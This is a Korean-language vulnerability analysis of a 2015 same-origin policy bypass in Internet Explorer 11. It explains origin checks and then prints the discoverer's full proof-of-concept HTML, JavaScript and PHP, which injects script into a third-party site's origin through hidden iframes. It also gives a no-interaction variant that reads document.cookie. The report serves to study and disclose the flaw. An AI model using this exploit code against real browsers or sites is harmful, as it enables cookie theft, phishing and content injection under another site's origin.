최초작성일: 2015-02-03 최종수정일: 2015-02-05

Same Origin Policy Bypass

2015.02.03

차 례

1. 개요

Same origin policy는 한 출처(origin)에서 로드된 문서나 스크립트가 다른 출처자원과 상호작용하지 못하도록 제약하는 브라우저의 보호메커니즘이다. 이에 발맞추어 \u0000 문자열을 이용하여 안드로이드 브라우저의 Same origin policy를 우회했던 CVE-2014-6041같은 많은 우회법이 개발되어 왔다.

이 이 문서는 2015년 1월 29일 deuseon의 David Leo가 발표한 Windows의 Internet Explorer11에서 same origin policy 우회방법에 대한 테스트 결과이다.

2. Same-Origin policy

(1) Same-origin policy 이란?

Same-Origin policy는 한 출처(origin)에서 로드된 문서나 스크립트가 다른 출처자원과 상호작용하지 못하도록 제약하는 브라우저의 보호메커니즘이다. 따라서 다중윈도우 또는 다중 프레임의 애플리케이션들이 다른 서버들에서 다운로드 되었더라도 이들은 서로의 데이터와 스크립트에 액세스할 수 없기때문에 악성행위를 방지할 수 있다.

(2) 브라우저에서 검증과정

Same-origin policy 를 실행하는 브라우저들은 서버의 도메인 이름을 스트링 리터럴로 체크한다. 예를 들어 http://www.hacker.com/의 실제주소가 http://172.86.123.12라 할지라도 둘은 다른 도메인으로 취급된다. 또한 URL의 경로식이 무시되어 http://www.hacker.com/~a와 http://www.hacker.com/~b는 같은 출처로 구분되며, 두 디렉토리가 서로 다른 사용자에 속해있다는 사실을 무시한다. 동일출처(same origin)이라는 판단은 프로토콜, 포트, 호스트까지 같았을 때 내려진다.


아래의 표는 http://hacker.com/test/1.htm 와의 origin 비교 결과이다..

URL	결과	이유
http://hacker.com/a/1.htm	성공	
http://hacker.com/b/c/2.htm	성공	
https://hacker.com/3.htm	실패	프로토콜 다름
http://hacker.com:81/d/4.htm	실패	포트 다름
http://news.hacker.com/e/5.htm	실패	호스트 다름

(* 단 IE는 포트비교는 하지 않는다)

(3) 우회방법론


Same origin policy를 이용하여 많은 공격들을 막을 수 있었으나 많은 우회방법 또한 발견되어 왔다. Same origin policy는 다음과 같은 방법들로 우회되어왔다.




3. 취약점 분석

(1) PoC테스트


취약점을 발견한 David Leo가 제공하는 PoC(Proof of Concept)을 IE11에서의 테스트 결과, Same origin policy에 의하면 상호작용할 수 없는 부분에 대해 간섭하면서 hacked by Deuseon라는 공격자의 코드가 삽입됨을 알 수 있었다.





링크를 누르면 dailymail사이트로 이동되나 잠시후 공격자가 의도한 아래 코드가 나타난다

주소창의 변화가 없기때문에 일반사용자는 공격자의 악성스크립트가 실행되었는지 알수 없다.



(2) 취약점 분석

David Leo가 사용한 코드는 다음과 취약점에 사용된 코드를 복호화해보면 다음과 같다.

취약점 페이지.htm

```
<iframe style="display:none;" width=300 height=300 id=i name=i
src="header.php"></iframe><br>
<iframe width=300 height=100 frameBorder=0 src="http://www.dailymail.co.uk/
robots.txt"></iframe><br>
<script>
function go()
{
      w=window.frames[0];
      w.setTimeout("alert(eval('

x=top.frames[1];
r=confirm('Close this window after 3 seconds…');
x.location='javascript:"<script>
function a()
{
      w.document.body.innerHTML='<a style=font-size:50px>Hacked by      Deusen</
a>';
}
function o()
{
      w=window.open('http://www.dailymail.co.uk','_blank','top=0,       left=0,
width=800, height=600, location=yes,scrollbars=yes');

      setTimeout('a()',7000);
}
</script>
<a href='javascript:o();void(0);'>Go</a>"';

      '))",1);
}
setTimeout("go()",1000);
</script>
```

header.php[1]

```
<?php
sleep(2);
header("Location: http://www.dailymail.co.uk/robots.txt");
?>
```

[1] php파일은 packetstorm등의 사이트에는 공개되어있지 않았으나 발견자인 David Leo를 통해 구할 수 있었다.


PoC 코드에서 가장 중요한 부분만을 추출하면 다음과 같다.

```
<iframe style="display:none;" src="1.php"></iframe><br>
<iframe width=500 height=300 frameBorder=0 scrolling=no src="http://
www.dailymail.co.uk/robots.txt"></iframe><br>
<script>
      top[0].eval('x=top[1];confirm();x.location="javascript:공격자코드"');
</script>
```

취약점의 동작원리를 이해하기 위해 해당코드가 주어졌을 때 브라우저가 어떻게 동작하는지 파악해보기로 한다. 브라우저는 다음과 같은 순서로 동작한다.

- [1] 브라우저는 첫번째 프레임을 렌더링하고 1.php에 요청(request)한다.
- [2] 브라우저는 두번째 프레임을 렌더링하고 타겟에게 요청한다.
- [3] 브라우저는 첫번째 프레임의 WindowProxy object에 eval를 포함하는 스크립트를 실행하고 다음과 같은 과정을 거친다.
    - [3.1] 변수 x에 두번 째 프레임의 WindowProxy object를 할당한다
    - [3.2] confirm 창을 연다
    - [3.3] 사용자에 의해 confirm창이 닫힌다
    - [3.4] 두번째 프레임의 할당된 변수로 location이 변화하고 공격자의 코드가 삽입된다.
- 4) 삽입된 코드가 타겟의 origin으로 두번째 프레임에서 실행된다.

IE가 위 과정을 처리하는 과정을 나타내보면 아래 그림과 같다.



크롬이나 파이어폭스와 달리 Internet Explorer이 취약한 이유는 IE의 경우 로딩이 끝나면 origin을 즉시 업데이트 해버리기 때문이다. frame1에서 노란색으로 표시된 타겟리소스가 로딩이 끝나면 바로 origin

을 업데이트해버릴 것이고 따라서 이전 스크립트 실행이 타겟의 origin과 같게 취급해 다른 WindowProxy object를 타겟의 origin으로 만들어낼 수 있는 것이다.

3.2의 시작에서 confirm창이 열리고 3.3에서 confirm창이 닫힌다. 이때 창이 너무 빠르게 닫힐 경우 타겟 리소스가 전부 로드되지 못하고 닫힐 것이다. David가 PoC에서 요구하는 3초는 이런 의미로 해석된다. 결국 사용자의 행위를 요구하기 때문에 공격이 드러날 가능성이 높다고 생각할 수 있다.
하지만 sleep함수를 가진 외부페이지를 불러오는 등의 딜레이를 줌으로서 사용자의 행위 없이 공격이 가능하다.

```
<iframe src="redirect.php"></iframe>
<iframe src="https://www.google.com/images/srpr/logo11w.png"></iframe>
<script>
top[0].eval('x=top[1];with(new
XMLHttpRequest)open("get","sleep.php",false),send();x.location="javascript:alert
(document.cookie)"');
</script>
```

4. 기타

- 해당 취약점을 이용하여 쿠키정보 탈취, 피싱공격, 악성코드 유포, Drive-by download등의 다양한 공격이 가능하다.
- CVE-2014-0293취약점에 대한 패치 이후 나온 취약점으로 생각되며 아직 패치는 나오지 않은 상태이다.

5. 참고자료

- http://www.ibm.com/developerworks/kr/library/x-ajaxsecurity.html
- http://www.deusen.co.uk/items/insider3show.3362009741042107/
- http://www.securitytracker.com/id/1031689
- http://innerht.ml/blog/ie-uxss.html
- http://qnimate.com/same-origin-policy-in-nutshell/